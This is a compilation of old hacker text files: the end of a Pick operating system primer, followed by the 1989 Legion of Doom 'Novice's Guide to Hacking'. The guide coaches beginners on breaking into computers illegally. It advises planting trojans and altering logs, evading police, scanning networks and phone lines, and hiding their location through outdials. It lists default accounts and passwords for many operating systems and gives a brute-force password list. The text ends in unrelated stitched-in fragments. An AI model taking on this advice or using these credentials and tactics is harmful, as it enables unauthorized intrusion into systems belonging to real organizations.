TERM - Specifies terminal characteristics  
TIME - Shows current date & time  
TA-ON/OFF - Typeahead ON or OFF  
WHAT - Displays system configuration  
WHERE - Current information on processes  
WHO - Display your account name (WHO \* is for all)

-----  
File creation:  
-----

CREATE-FILE filename dictmod,dictsep datamod,datasep  
modulo or mod is the number of contiguous disk groups allocated  
for a given file and separation is the size of a group. Typically  
the separation is set to 1. Deleting a file: "DELETE-FILE filename"



-----  
 Copying an item:  
 -----

"COPY FILE ITEM <CR>"

The machine will print: TO:

Enter: (optional file) item. Here if you want to copy an item to another name in the same file leave off the filename else put in the file name you want. To delete an item type: "DELETE file item".

-----  
 Access/Recall/English:  
 -----

To look at an item you can either use the editor or the retrieval processor. The two basic commands are LIST and SORT. SORT sorts the file and then does a LIST. To see what dictionary items (such as "SALARY" exist for a file, type "LISTDICTS filename".

The structure of the retrieval command is:

COMMAND FILE-NAME SELECTION-CRITERIA SORT-CRITERIA OUTPUT-CRITERIA

An example is "LIST PAYROLL WITH SALARY > "10000"

Another is "SORT M/DICT BY D/CODE"

-----  
 Editor:  
 -----

Pick has a fairly simple text editor. You call it up by typing "ED Filename Itemname". Commands include DEn (delete n lines), EX (exit, don't save), FI (file item), Ln (list n lines), Gn (go to line number 'n'), R/a/b (replace 'a' with 'b') and X (cancel last command). 'I' puts you in insert mode; a <cr> as the first character in the line terminates insert mode.

-----  
 BASIC:  
 -----

Mostly you program the system in a very extended version of BASIC. After editing in your program, you have to compile it by typing "BASIC file item". Actually its not a compilation into machine code. It compiles into a meta-code like some versions of PASCAL compile into P-code. To execute the program, type "RUN file item". Some programs are "cataloged" which means that an item is stored in a special format and a pointer with the name of the program written in the master dictionary so all you have to do is type the name of the program instead of "RUN file item".

Some of the commands are familiar like "GOTO", "GOSUB" and "FOR"

## 233.TXT

while many are unique to Pick like those dealing with opening, reading and writing to files. Pick Basic has a number of neat things in it like conversion between ascii and ebcdic which is useful for dealing with stuff from an IBM mainframe.

-----  
PROC:

-----  
Proc is the stored procedure language. The first line of all of them begin with "PQ". Some versions have a different language so you might also see "PQN". PROCs have subroutine calls shown by parenthese () or brackets []. Some commands: C - comment, G - go to a linenumber, IF - Test, IP - input from terminal, O - output text to terminal, P - process commands in output buffer, RI - reset input buffers to null, T - terminal output with special functions like screen clear and X - exit PROC. The processor has two input buffers and two output buffers and if you want to know more you should consult a PROC manual or book.

----  
TCL:

----  
Many commands take options of (N) for do not stop between pages and (P) for send data to the line printer. For example: "COPY foo bar (n,t)" means copy item 'bar' from file 'foo' to the terminal and do not stop between pages.

There are a number of useful terminal control characters:

Control-H - Backspace a character  
" -I - Tab  
" -Q - XON (restart output - after XOFF)  
" -R - Retype last line  
" -S - XOFF (stop output)  
" -W - Backspace a word  
" -X - Cancel current input line

-----  
Communication:

-----  
Pick is not a good communicator. The vast majority of systems are stand-alone running a canned application. Some of the vendors have added some file transfer and networking functions, but typically this is done by another OS when Pick is a guest (such as VM and UNIX).

-----  
Privileges:

### 233.TXT

The Pick system has 3 privilege levels. The lowest does not allow the user to update the master dictionary or use the tape drive. The second does not allow the use of interesting parts of the debugger and certain system maintenance commands. The highest allows full privileges.

-----  
Security:  
-----

The system has very little security. Any intermediate hacker can break thru it very easily. You don't have to be elite. Its based on codes put in attributes 5 and 6 of file defining items. The retrieval lock is put in attribute 5 and the update lock in attribute 6. When you logon, the values in attributes 5 and 6 of your account are stored and compared against any file you want to access. A match and your in otherwise you'll get a message that says the file is access protected.

You put security on a file by editing the file defining items which means that if you can edit the 'D'-pointer, you can add and remove the security on the items in the file.

By the way, if you think the security section is skimpy its because there's not much of it. In earlier versions of the system the passwords were not even encrypted and anyone could get at them if they had a little knowledge and access to the editor!

-----  
System Messages (ERRMSG) file:  
-----

The messages the system prints out are stored in a file, ERRMSG. So if you are tired of a message like "THE WORD 'item' is ILLEGAL", all you have to do is "ED ERRMSG 5" and say whatever you like.

-----  
That's all Folks:  
-----

There are a few books on the operating system. A WELL equipped bookstore will have some. One source (at least according to the documentation I have is JES & Associates, PO Box 19274, Irvine, CA 92714; phone (714) 786-2211.

```

+++++|+++++
      |      The LOD/H Presents      |
+++++|+++++
X      A Novice's Guide to Hacking- 1989 edition
X      =====
  X      by
    X      The Mentor
      X      Legion of Doom/Legion of Hackers
        X
          X
            X
              X
                X
                  X
+++++X+++++

```

[illegible]

## Introduction: The State of the Hack

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

After surveying a rather large g-file collection, my attention was drawn to the fact that there hasn't been a good introductory file written for absolute beginners since back when Mark Tabas was cranking them out (and almost *\*everyone\** was a beginner!) The Arts of Hacking and Phreaking have changed radically since that time, and as the 90's approach, the hack/phreak community has recovered from the Summer '87 busts (just like it recovered from the Fall '85 busts, and like it will always recover from attempts to shut it down), and the progressive media (from Reality Hackers magazine to William Gibson and Bruce Sterling's cyberpunk fables of hackerdom) is starting to take notice of us for the first time in recent years in a positive light.

Unfortunately, it has also gotten more dangerous since the early 80's. Phone cops have more resources, more awareness, and more intelligence that they exhibited in the past. It is becoming more and more difficult to survive as a hacker long enough to become skilled in the art. To this end this file is dedicated . If it can help someone get started, and help them survive to discover new systems and new information, it will have served it's purpose, and served as a partial repayment to all the people who helped me out when I was a beginner.

## Contents

DDDDDDDD

This file will be divided into four parts:

## Part 1: What is Hacking, A Hacker's Code of Ethics, Basic Hacking Safety

Part 2: Packet Switching Networks: Telenet- How it Works, How to Use it, Outdials, Network Servers, Private PADs

Part 3: Identifying a Computer, How to Hack In, Operating System Defaults

Part 4: Conclusion- Final Thoughts, Books to Read, Boards to Call, Acknowledgements

#### Part One: The Basics

DDDDDDDDDDDDDDDDDDDDDDDD

As long as there have been computers, there have been hackers. In the 50's at the Massachusetts Institute of Technology (MIT), students devoted much time and energy to ingenious exploration of the computers. Rules and the law were disregarded in their pursuit for the 'hack'. Just as they were enthralled with their pursuit of information, so are we. The thrill of the hack is not in breaking the law, it's in the pursuit and capture of knowledge.

To this end, let me contribute my suggestions for guidelines to follow to ensure that not only you stay out of trouble, but you pursue your craft without damaging the computers you hack into or the companies who own them.

- I. Do not intentionally damage \*any\* system.
- II. Do not alter any system files other than ones needed to ensure your escape from detection and your future access (Trojan Horses, Altering Logs, and the like are all necessary to your survival for as long as possible.)
- III. Do not leave your (or anyone else's) real name, real handle, or real phone number on any system that you access illegally. They \*can\* and will track you down from your handle!
- IV. Be careful who you share information with. Feds are getting trickier. Generally, if you don't know their voice phone number, name, and occupation or haven't spoken with them voice on non-info trading conversations, be wary.
- V. Do not leave your real phone number to anyone you don't know. This includes logging on boards, no matter how k-rad they seem. If you don't know the sysop, leave a note telling some trustworthy people that will validate you.
- VI. Do not hack government computers. Yes, there are government systems that are safe to hack, but they are few and far between. And the government has infinitely more time and resources to track you down than a company who has to make a profit and justify expenses.
- VII. Don't use codes unless there is \*NO\* way around it (you don't have a local telenet or tymnet outdial and can't connect to anything 800...) You use codes long enough, you will get caught. Period.
- VIII. Don't be afraid to be paranoid. Remember, you \*are\* breaking the law. It doesn't hurt to store everything encrypted on your hard disk, or keep your notes buried in the backyard or in the trunk of your car. You may feel a little funny, but you'll feel a lot funnier when you when you meet Bruno, your transvestite cellmate who axed his family to death.

## 233.TXT

- IX. Watch what you post on boards. Most of the really great hackers in the country post *\*nothing\** about the system they're currently working except in the broadest sense (I'm working on a UNIX, or a COSMOS, or something generic. Not "I'm hacking into General Electric's Voice Mail System" or something inane and revealing like that.)
- X. Don't be afraid to ask questions. That's what more experienced hackers are for. Don't expect *\*everything\** you ask to be answered, though. There are some things (LMOS, for instance) that a beginning hacker shouldn't mess with. You'll either get caught, or screw it up for others, or both.
- XI. Finally, you have to actually hack. You can hang out on boards all you want, and you can read all the text files in the world, but until you actually start doing it, you'll never know what it's all about. There's no thrill quite the same as getting into your first system (well, ok, I can think of a couple of bigger thrills, but you get the picture.)

One of the safest places to start your hacking career is on a computer system belonging to a college. University computers have notoriously lax security, and are more used to hackers, as every college computer department has one or two, so are less likely to press charges if you should be detected. But the odds of them detecting you and having the personnel to committ to tracking you down are slim as long as you aren't destructive.

If you are already a college student, this is ideal, as you can legally explore your computer system to your heart's desire, then go out and look for similar systems that you can penetrate with confidence, as you're already familiar with them.

So if you just want to get your feet wet, call your local college. Many of them will provide accounts for local residents at a nominal (under \$20) charge.

Finally, if you get caught, stay quiet until you get a lawyer. Don't volunteer any information, no matter what kind of 'deals' they offer you. Nothing is binding unless you make the deal through your lawyer, so you might as well shut up and wait.

## Part Two: Networks

DDDDDDDDDDDDDDDDDDDD

The best place to begin hacking (other than a college) is on one of the bigger networks such as Telenet. Why? First, there is a wide variety of computers to choose from, from small Micro-Vaxen to huge Crays. Second, the networks are fairly well documented. It's easier to find someone who can help you with a problem off of Telenet than it is to find assistance concerning your local college computer or high school machine. Third, the networks are safer. Because of the enormous number of calls that are fielded every day by the big networks, it is not financially practical to keep track of where every call and connection are made from. It is also very easy to disguise your location using the network, which makes your hobby much more secure.

Telenet has more computers hooked to it than any other system in the world once you consider that from Telenet you have access to Tymnet, ItaPAC, JANET, DATAPAC, SBDN, PandaNet, THEnet, and a whole host of other networks, all of

## 233.TXT

which you can connect to from your terminal.

The first step that you need to take is to identify your local dialup port. This is done by dialing 1-800-424-9494 (1200 7E1) and connecting. It will spout some garbage at you and then you'll get a prompt saying 'TERMINAL='. This is your terminal type. If you have vt100 emulation, type it in now. Or just hit return and it will default to dumb terminal mode.

You'll now get a prompt that looks like a @. From here, type @c mail <cr> and then it will ask for a Username. Enter 'phones' for the username. When it asks for a password, enter 'phones' again. From this point, it is menu driven. Use this to locate your local dialup, and call it back locally. If you don't have a local dialup, then use whatever means you wish to connect to one long distance (more on this later.)

When you call your local dialup, you will once again go through the TERMINAL= stuff, and once again you'll be presented with a @. This prompt lets you know you are connected to a Telenet PAD. PAD stands for either Packet Assembler/Disassembler (if you talk to an engineer), or Public Access Device (if you talk to Telenet's marketing people.) The first description is more correct.

Telenet works by taking the data you enter in on the PAD you dialed into, bundling it into a 128 byte chunk (normally... this can be changed), and then transmitting it at speeds ranging from 9600 to 19,200 baud to another PAD, who then takes the data and hands it down to whatever computer or system it's connected to. Basically, the PAD allows two computers that have different baud rates or communication protocols to communicate with each other over a long distance. Sometimes you'll notice a time lag in the remote machines response. This is called PAD Delay, and is to be expected when you're sending data through several different links.

What do you do with this PAD? You use it to connect to remote computer systems by typing 'C' for connect and then the Network User Address (NUA) of the system you want to go to.

An NUA takes the form of 031103130002520

```

X___/X___/X___/
|   |   |   |
|   |   |   | network address
|   |   |   | area prefix
|   |   |   | DNIC
|   |   |   |

```

This is a summary of DNIC's (taken from Blade Runner's file on ItaPAC) according to their country and network name.

| DNIC  | Network Name | Country     | DNIC  | Network Name | Country |
|-------|--------------|-------------|-------|--------------|---------|
| 02041 | Datanet 1    | Netherlands | 03110 | Telenet      | USA     |
| 02062 | DCS          | Belgium     | 03340 | Telepac      | Mexico  |
| 02080 | Transpac     | France      | 03400 | UDTS-Curacau | Curacau |

|       |          |              | 233.TXT |       |                       |
|-------|----------|--------------|---------|-------|-----------------------|
| 02284 | Telepac  | Switzerland  |         | 04251 | Isranet Israel        |
| 02322 | Datex-P  | Austria      |         | 04401 | DDX-P Japan           |
| 02329 | Radaus   | Austria      |         | 04408 | Venus-P Japan         |
| 02342 | PSS      | UK           |         | 04501 | Dacom-Net South Korea |
| 02382 | Datapak  | Denmark      |         | 04542 | Intelpak Singapore    |
| 02402 | Datapak  | Sweden       |         | 05052 | Austpac Australia     |
| 02405 | Telepak  | Sweden       |         | 05053 | Midas Australia       |
| 02442 | Finpak   | Finland      |         | 05252 | Telepac Hong Kong     |
| 02624 | Datex-P  | West Germany |         | 05301 | Pacnet New Zealand    |
| 02704 | Luxpac   | Luxembourg   |         | 06550 | Saponet South Africa  |
| 02724 | Eirpak   | Ireland      |         | 07240 | Interdata Brazil      |
| 03020 | Datapac  | Canada       |         | 07241 | Renpac Brazil         |
| 03028 | Infogram | Canada       |         | 09000 | Dialnet USA           |
| 03103 | ITT/UDTS | USA          |         | 07421 | Dompac French Guiana  |
| 03106 | Tymnet   | USA          |         |       |                       |

There are two ways to find interesting addresses to connect to. The first and easiest way is to obtain a copy of the LOD/H Telenet Directory from the LOD/H Technical Journal #4 or 2600 Magazine. Jester Sluggo also put out a good list of non-US addresses in Phrack Inc. Newsletter Issue 21. These files will tell you the NUA, whether it will accept collect calls or not, what type of computer system it is (if known) and who it belongs to (also if known.)

The second method of locating interesting addresses is to scan for them manually. On Telenet, you do not have to enter the 03110 DNIC to connect to a Telenet host. So if you saw that 031104120006140 had a VAX on it you wanted to look at, you could type @c 412 614 (0's can be ignored most of the time.)

If this node allows collect billed connections, it will say 412 614 CONNECTED and then you'll possibly get an identifying header or just a Username: prompt. If it doesn't allow collect connections, it will give you a message such as 412 614 REFUSED COLLECT CONNECTION with some error codes out to the right, and return you to the @ prompt.

There are two primary ways to get around the REFUSED COLLECT message. The first is to use a Network User Id (NUI) to connect. An NUI is a username/pw combination that acts like a charge account on Telenet. To collect to node 412 614 with NUI junk4248, password 525332, I'd type the following:  
@c 412 614,junk4248,525332 <---- the 525332 will \*not\* be echoed to the screen. The problem with NUI's is that they're hard to come by unless you're a good social engineer with a thorough knowledge of Telenet (in which case you probably aren't reading this section), or you have someone who can provide you with them.

The second way to connect is to use a private PAD, either through an X.25 PAD or through something like Netlink off of a Prime computer (more on these two below.)

The prefix in a Telenet NUA oftentimes (not always) refers to the phone Area Code that the computer is located in (i.e. 713 xxx would be a computer in Houston, Texas.) If there's a particular area you're interested in, (say, New York City 914), you could begin by typing @c 914 001 <cr>. If it connects, you make a note of it and go on to 914 002. You do this until you've found



233.TXT

some interesting systems to play with.

Not all systems are on a simple xxx yyy address. Some go out to four or five digits (914 2354), and some have decimal or numeric extensions (422 121A = 422 121.01). You have to play with them, and you never know what you're going to find. To fully scan out a prefix would take ten million attempts per prefix. For example, if I want to scan 512 completely, I'd have to start with 512 00000.00 and go through 512 00000.99, then increment the address by 1 and try 512 00001.00 through 512 00001.99. A lot of scanning. There are plenty of neat computers to play with in a 3-digit scan, however, so don't go berserk with the extensions.

Sometimes you'll attempt to connect and it will just be sitting there after one or two minutes. In this case, you want to abort the connect attempt by sending a hard break (this varies with different term programs, on Procomm, it's ALT-B), and then when you get the @ prompt back, type 'D' for disconnect.

If you connect to a computer and wish to disconnect, you can type <cr> @ <cr> and you it should say TELENET and then give you the @ prompt. From there, type D to disconnect or CONT to re-connect and continue your session uninterrupted.

Outdials, Network Servers, and PADs  
 DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

In addition to computers, an NUA may connect you to several other things. One of the most useful is the outdial. An outdial is nothing more than a modem you can get to over telenet- similar to the PC Pursuit concept, except that these don't have passwords on them most of the time.

When you connect, you will get a message like 'Hayes 1200 baud outdial, Detroit, MI', or 'VEN-TEL 212 Modem', or possibly 'Session 1234 established on Modem 5588'. The best way to figure out the commands on these is to type ? or H or HELP- this will get you all the information that you need to use one.

Safety tip here- when you are hacking \*any\* system through a phone dialup, always use an outdial or a diverter, especially if it is a local phone number to you. More people get popped hacking on local computers than you can imagine, Intra-LATA calls are the easiest things in the world to trace inexpensively.

Another nice trick you can do with an outdial is use the redial or macro function that many of them have. First thing you do when you connect is to invoke the 'Redial Last Number' facility. This will dial the last number used, which will be the one the person using it before you typed. Write down the number, as no one would be calling a number without a computer on it. This is a good way to find new systems to hack. Also, on a VENTEL modem, type 'D' for Display and it will display the five numbers stored as macros in the modem's memory.

There are also different types of servers for remote Local Area Networks (LAN) that have many machine all over the office or the nation connected to them. I'll discuss identifying these later in the computer ID section.

And finally, you may connect to something that says 'X.25 Communication PAD' and then some more stuff, followed by a new @ prompt. This is a PAD

## 233.TXT

just like the one you are on, except that all attempted connections are billed to the PAD, allowing you to connect to those nodes who earlier refused collect connections.

This also has the added bonus of confusing where you are connecting from. When a packet is transmitted from PAD to PAD, it contains a header that has the location you're calling from. For instance, when you first connected to Telenet, it might have said 212 44A CONNECTED if you called from the 212 area code. This means you were calling PAD number 44A in the 212 area. That 21244A will be sent out in the header of all packets leaving the PAD.

Once you connect to a private PAD, however, all the packets going out from *it* will have it's address on them, not yours. This can be a valuable buffer between yourself and detection.

## Phone Scanning

DDDDDDDDDDDDDDDDDDDD

Finally, there's the time-honored method of computer hunting that was made famous among the non-hacker crowd by that Oh-So-Technically-Accurate movie Wargames. You pick a three digit phone prefix in your area and dial every number from 0000 --> 9999 in that prefix, making a note of all the carriers you find. There is software available to do this for nearly every computer in the world, so you don't have to do it by hand.

## Part Three: I've Found a Computer, Now What?

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

This next section is applicable universally. It doesn't matter how you found this computer, it could be through a network, or it could be from carrier scanning your High School's phone prefix, you've got this prompt this prompt, what the hell is it?

I'm **\*NOT\*** going to attempt to tell you what to do once you're inside of any of these operating systems. Each one is worth several G-files in its own right. I'm going to tell you how to identify and recognize certain OpSystems, how to approach hacking into them, and how to deal with something that you've never seen before and have know idea what it is.

VMS- The VAX computer is made by Digital Equipment Corporation (DEC), and runs the VMS (Virtual Memory System) operating system. VMS is characterized by the 'Username:' prompt. It will not tell you if you've entered a valid username or not, and will disconnect you after three bad login attempts. It also keeps track of all failed login attempts and informs the owner of the account next time s/he logs in how many bad login attempts were made on the account. It is one of the most secure operating systems around from the outside, but once you're in there are many things that you can do to circumvent system security. The VAX also has the best set of help files in the world. Just type HELP and read to your heart's content.

Common Accounts/Defaults: [username: password [[,password]] ]

### 233.TXT

SYSTEM: OPERATOR or MANAGER or SYSTEM or SYSLIB  
OPERATOR: OPERATOR  
SYSTEST: UETP  
SYSMAINT: SYSMAINT or SERVICE or DIGITAL  
FIELD: FIELD or SERVICE  
GUEST: GUEST or unpassworded  
DEMO: DEMO or unpassworded  
DECNET: DECNET

DEC-10- An earlier line of DEC computer equipment, running the TOPS-10 operating system. These machines are recognized by their '.' prompt. The DEC-10/20 series are remarkably hacker-friendly, allowing you to enter several important commands without ever logging into the system. Accounts are in the format [xxx,yyy] where xxx and yyy are integers. You can get a listing of the accounts and the process names of everyone on the system before logging in with the command .systat (for SYstem STATus). If you seen an account that reads [234,1001] BOB JONES, it might be wise to try BOB or JONES or both for a password on this account. To login, you type .login xxx,yyy and then type the password when prompted for it. The system will allow you unlimited tries at an account, and does not keep records of bad login attempts. It will also inform you if the UIC you're trying (UIC = User Identification Code, 1,2 for example) is bad.

Common Accounts/Defaults:

1,2: SYSLIB or OPERATOR or MANAGER  
2,7: MAINTAIN  
5,30: GAMES

UNIX- There are dozens of different machines out there that run UNIX. While some might argue it isn't the best operating system in the world, it is certainly the most widely used. A UNIX system will usually have a prompt like 'login:' in lower case. UNIX also will give you unlimited shots at logging in (in most cases), and there is usually no log kept of bad attempts.

Common Accounts/Defaults: (note that some systems are case sensitive, so use lower case as a general rule. Also, many times the accounts will be unpassworded, you'll just drop right in!)

root: root  
admin: admin  
sysadmin: sysadmin or admin  
unix: unix  
uucp: uucp  
rje: rje  
guest: guest  
demo: demo  
daemon: daemon

sysbin: sysbin

Prime- Prime computer company's mainframe running the Primos operating system. The are easy to spot, as the greet you with 'Primecon 18.23.05' or the like, depending on the version of the operating system you run into. There will usually be no prompt offered, it will just look like it's sitting there. At this point, type 'login <username>'. If it is a pre-18.00.00 version of Primos, you can hit a bunch of ^C's for the password and you'll drop in. Unfortunately, most people are running versions 19+. Primos also comes with a good set of help files. One of the most useful features of a Prime on Telenet is a facility called NETLINK. Once you're inside, type NETLINK and follow the help files. This allows you to connect to NUA's all over the world using the 'nc' command. For example, to connect to NUA 026245890040004, you would type @nc :26245890040004 at the netlink prompt.

Common Accounts/Defaults:

|           |                 |
|-----------|-----------------|
| PRIME     | PRIME or PRIMOS |
| PRIMOS_CS | PRIME or PRIMOS |
| PRIMENET  | PRIMENET        |
| SYSTEM    | SYSTEM or PRIME |
| NETLINK   | NETLINK         |
| TEST      | TEST            |
| GUEST     | GUEST           |
| GUEST1    | GUEST           |

HP-x000- This system is made by Hewlett-Packard. It is characterized by the ':' prompt. The HP has one of the more complicated login sequences around- you type 'HELLO SESSION NAME,USERNAME,ACCOUNTNAME,GROUP'. Fortunately, some of these fields can be left blank in many cases. Since any and all of these fields can be passworded, this is not the easiest system to get into, except for the fact that there are usually some unpassworded accounts around. In general, if the defaults don't work, you'll have to brute force it using the common password list (see below.) The HP-x000 runs the MPE operating system, the prompt for it will be a ':', just like the logon prompt.

Common Accounts/Defaults:

|                                    |                                 |
|------------------------------------|---------------------------------|
| MGR.TELESUP,PUB                    | User: MGR Acct: HPONLY Grp: PUB |
| MGR.HPOFFICE,PUB                   | unpassworded                    |
| MANAGER.ITF3000,PUB                | unpassworded                    |
| FIELD.SUPPORT,PUB                  | user: FLD, others unpassworded  |
| MAIL.TELESUP,PUB                   | user: MAIL, others unpassworded |
| MGR.RJE                            | unpassworded                    |
| FIELD.HPP189 ,HPP187,HPP189,HPP196 | unpassworded                    |
| MGR.TELESUP,PUB,HPONLY,HP3         | unpassworded                    |

### 233.TXT

IRIS- IRIS stands for Interactive Real Time Information System. It originally ran on PDP-11's, but now runs on many other minis. You can spot an IRIS by the 'Welcome to "IRIS" R9.1.4 Timesharing' banner, and the ACCOUNT ID? prompt. IRIS allows unlimited tries at hacking in, and keeps no logs of bad attempts. I don't know any default passwords, so just try the common ones from the password database below.

Common Accounts:

MANAGER  
BOSS  
SOFTWARE  
DEMO  
PDP8  
PDP11  
ACCOUNTING

VM/CMS- The VM/CMS operating system runs in International Business Machines (IBM) mainframes. When you connect to one of these, you will get message similar to 'VM/370 ONLINE', and then give you a '.' prompt, just like TOPS-10 does. To login, you type 'LOGON <username>'.

Common Accounts/Defaults are:

|           |                      |
|-----------|----------------------|
| AUTOLOG1: | AUTOLOG or AUTOLOG1  |
| CMS:      | CMS                  |
| CMSBATCH: | CMS or CMSBATCH      |
| EREP:     | EREP                 |
| MAINT:    | MAINT or MAINTAIN    |
| OPERATNS: | OPERATNS or OPERATOR |
| OPERATOR: | OPERATOR             |
| RSCS:     | RSCS                 |
| SMART:    | SMART                |
| SNA:      | SNA                  |
| VMTEST:   | VMTEST               |
| VMUTIL:   | VMUTIL               |
| VTAM:     | VTAM                 |

NOS- NOS stands for Networking Operating System, and runs on the Cyber computer made by Control Data Corporation. NOS identifies itself quite readily, with a banner of 'WELCOME TO THE NOS SOFTWARE SYSTEM. COPYRIGHT CONTROL DATA 1978,1987'. The first prompt you will get will be FAMILY:. Just hit return here. Then you'll get a USER NAME: prompt. Usernames are typically 7 alpha-numerics characters long, and are \*extremely\* site dependent. Operator accounts begin with a digit, such as 7ETPDO.

Common Accounts/Defaults:

|          |         |
|----------|---------|
| \$SYSTEM | unknown |
| SYSTEMV  | unknown |

Decserver- This is not truly a computer system, but is a network server that

## 233.TXT

has many different machines available from it. A Decserver will say 'Enter Username>' when you first connect. This can be anything, it doesn't matter, it's just an identifier. Type 'c', as this is the least conspicuous thing to enter. It will then present you with a 'Local>' prompt. From here, you type 'c <systemname>' to connect to a system. To get a list of system names, type 'sh services' or 'sh nodes'. If you have any problems, online help is available with the 'help' command. Be sure and look for services named 'MODEM' or 'DIAL' or something similar, these are often outdial modems and can be useful!

GS/1- Another type of network server. Unlike a Decserver, you can't predict what prompt a GS/1 gateway is going to give you. The default prompt is 'GS/1>', but this is redefinable by the system administrator. To test for a GS/1, do a 'sh d'. If that prints out a large list of defaults (terminal speed, prompt, parity, etc...), you are on a GS/1. You connect in the same manner as a Decserver, typing 'c <systemname>'. To find out what systems are available, do a 'sh n' or a 'sh c'. Another trick is to do a 'sh m', which will sometimes show you a list of macros for logging onto a system. If there is a macro named VAX, for instance, type 'do VAX'.

The above are the main system types in use today. There are hundreds of minor variants on the above, but this should be enough to get you started.

## Unresponsive Systems DDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

Occasionally you will connect to a system that will do nothing but sit there. This is a frustrating feeling, but a methodical approach to the system will yield a response if you take your time. The following list will usually make \*something\* happen.

- 1) Change your parity, data length, and stop bits. A system that won't respond at 8N1 may react at 7E1 or 8E2 or 7S2. If you don't have a term program that will let you set parity to EVEN, ODD, SPACE, MARK, and NONE, with data length of 7 or 8, and 1 or 2 stop bits, go out and buy one. While having a good term program isn't absolutely necessary, it sure is helpful.
- 2) Change baud rates. Again, if your term program will let you choose odd baud rates such as 600 or 1100, you will occasionally be able to penetrate some very interesting systems, as most systems that depend on a strange baud rate seem to think that this is all the security they need...
- 3) Send a series of <cr>'s.
- 4) Send a hard break followed by a <cr>.
- 5) Type a series of .'s (periods). The Canadian network Datapac responds to this.
- 6) If you're getting garbage, hit an 'i'. Tymnet responds to this, as does

a MultiLink II.

- 7) Begin sending control characters, starting with ^A --> ^Z.
- 8) Change terminal emulations. What your vt100 emulation thinks is garbage may all of a sudden become crystal clear using ADM-5 emulation. This also relates to how good your term program is.
- 9) Type LOGIN, HELLO, LOG, ATTACH, CONNECT, START, RUN, BEGIN, LOGON, GO, JOIN, HELP, and anything else you can think of.
- 10) If it's a dialin, call the numbers around it and see if a company answers. If they do, try some social engineering.

#### Brute Force Hacking

DDDDDDDDDDDDDDDDDDDD

There will also be many occasions when the default passwords will not work on an account. At this point, you can either go onto the next system on your list, or you can try to 'brute-force' your way in by trying a large database of passwords on that one account. Be careful, though! This works fine on systems that don't keep track of invalid logins, but on a system like a VMS, someone is going to have a heart attack if they come back and see '600 Bad Login Attempts Since Last Session' on their account. There are also some operating systems that disconnect after 'x' number of invalid login attempts and refuse to allow any more attempts for one hour, or ten minutes, or sometimes until the next day.

The following list is taken from my own password database plus the database of passwords that was used in the Internet UNIX Worm that was running around in November of 1988. For a shorter group, try first names, computer terms, and obvious things like 'secret', 'password', 'open', and the name of the account. Also try the name of the company that owns the computer system (if known), the company initials, and things relating to the products the company makes or deals with.

#### Password List

=====

|           |           |          |          |
|-----------|-----------|----------|----------|
| aaa       | daniel    | jester   | rascal   |
| academia  | danny     | johnny   | really   |
| ada       | dave      | joseph   | rebecca  |
| adrian    | deb       | joshua   | remote   |
| aerobics  | debbie    | judith   | rick     |
| airplane  | deborah   | juggle   | reagan   |
| albany    | december  | julia    | robot    |
| albatross | desperate | kathleen | robotics |
| albert    | develop   | kermit   | rolex    |
| alex      | diet      | kernel   | ronald   |
| alexander | digital   | knight   | rosebud  |
| algebra   | discovery | lambda   | rosemary |
| alias     | disney    | larry    | roses    |
| alpha     | dog       | lazarus  | ruben    |
| alphabet  | drought   | lee      | rules    |

233.TXT

|            |            |           |            |
|------------|------------|-----------|------------|
| ama        | duncan     | leroy     | ruth       |
| amy        | easy       | lewis     | sal        |
| analog     | eatme      | light     | saxon      |
| anchor     | edges      | lisa      | scheme     |
| andy       | edwin      | louis     | scott      |
| andrea     | egghead    | lynne     | scotty     |
| animal     | eileen     | mac       | secret     |
| answer     | einstein   | macintosh | sensor     |
| anything   | elephant   | mack      | serenity   |
| arrow      | elizabeth  | maggot    | sex        |
| arthur     | ellen      | magic     | shark      |
| asshole    | emerald    | malcolm   | sharon     |
| athena     | engine     | mark      | shit       |
| atmosphere | engineer   | markus    | shiva      |
| bacchus    | enterprise | marty     | shuttle    |
| badass     | enzyme     | marvin    | simon      |
| bailey     | euclid     | master    | simple     |
| banana     | evelyn     | maurice   | singer     |
| bandit     | extension  | merlin    | single     |
| banks      | fairway    | mets      | smile      |
| bass       | felicia    | michael   | smiles     |
| batman     | fender     | michelle  | smooch     |
| beauty     | fermat     | mike      | smother    |
| beaver     | finite     | minimum   | snatch     |
| beethoven  | flower     | minsky    | snoopy     |
| beloved    | foolproof  | mogul     | soap       |
| benz       | football   | moose     | socrates   |
| beowulf    | format     | mozart    | spit       |
| berkeley   | forsythe   | nancy     | spring     |
| berlin     | fourier    | napoleon  | subway     |
| beta       | fred       | network   | success    |
| beverly    | friend     | newton    | summer     |
| bob        | frighten   | next      | super      |
| brenda     | fun        | olivia    | support    |
| brian      | gabriel    | oracle    | surfer     |
| bridget    | garfield   | orca      | suzanne    |
| broadway   | gauss      | orwell    | tangerine  |
| bumbling   | george     | osiris    | tape       |
| cardinal   | gertrude   | outlaw    | target     |
| carmen     | gibson     | oxford    | taylor     |
| carolina   | ginger     | pacific   | telephone  |
| caroline   | gnu        | painless  | temptation |
| castle     | golf       | pam       | tiger      |
| cat        | golfer     | paper     | toggle     |
| celtics    | gorgeous   | password  | tomato     |
| change     | graham     | pat       | toyota     |
| charles    | gryphon    | patricia  | trivial    |
| charming   | guest      | penguin   | unhappy    |



|          |           |              |          |
|----------|-----------|--------------|----------|
| charon   | guitar    | pete         | unicorn  |
| chester  | hacker    | peter        | unknown  |
| cigar    | harmony   | philip       | urchin   |
| classic  | harold    | phoenix      | utility  |
| coffee   | harvey    | pierre       | vicky    |
| coke     | heinlein  | pizza        | virginia |
| collins  | hello     | plover       | warren   |
| comrade  | help      | polynomial   | water    |
| computer | herbert   | praise       | weenie   |
| condo    | honey     | prelude      | whatnot  |
| condom   | horse     | prince       | whitney  |
| cookie   | imperial  | protect      | will     |
| cooper   | include   | pumpkin      | william  |
| create   | ingres    | puppet       | willie   |
| creation | innocuous | rabbit       | winston  |
| creator  | irishman  | rachmaninoff | wizard   |
| cretin   | isis      | rainbow      | wombat   |
| daemon   | japan     | raindrop     | yosemite |
| dancer   | jessica   | random       | zap      |

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

The American Cancer Society  
90 Park Avenue  
New York, NY 10016

\*\*\*\*\*

- 1) Introduction to Itapac by Blade Runner  
Telecom Security Bulletin #1
- 2) The IBM VM/CMS Operating System by Lex Luthor  
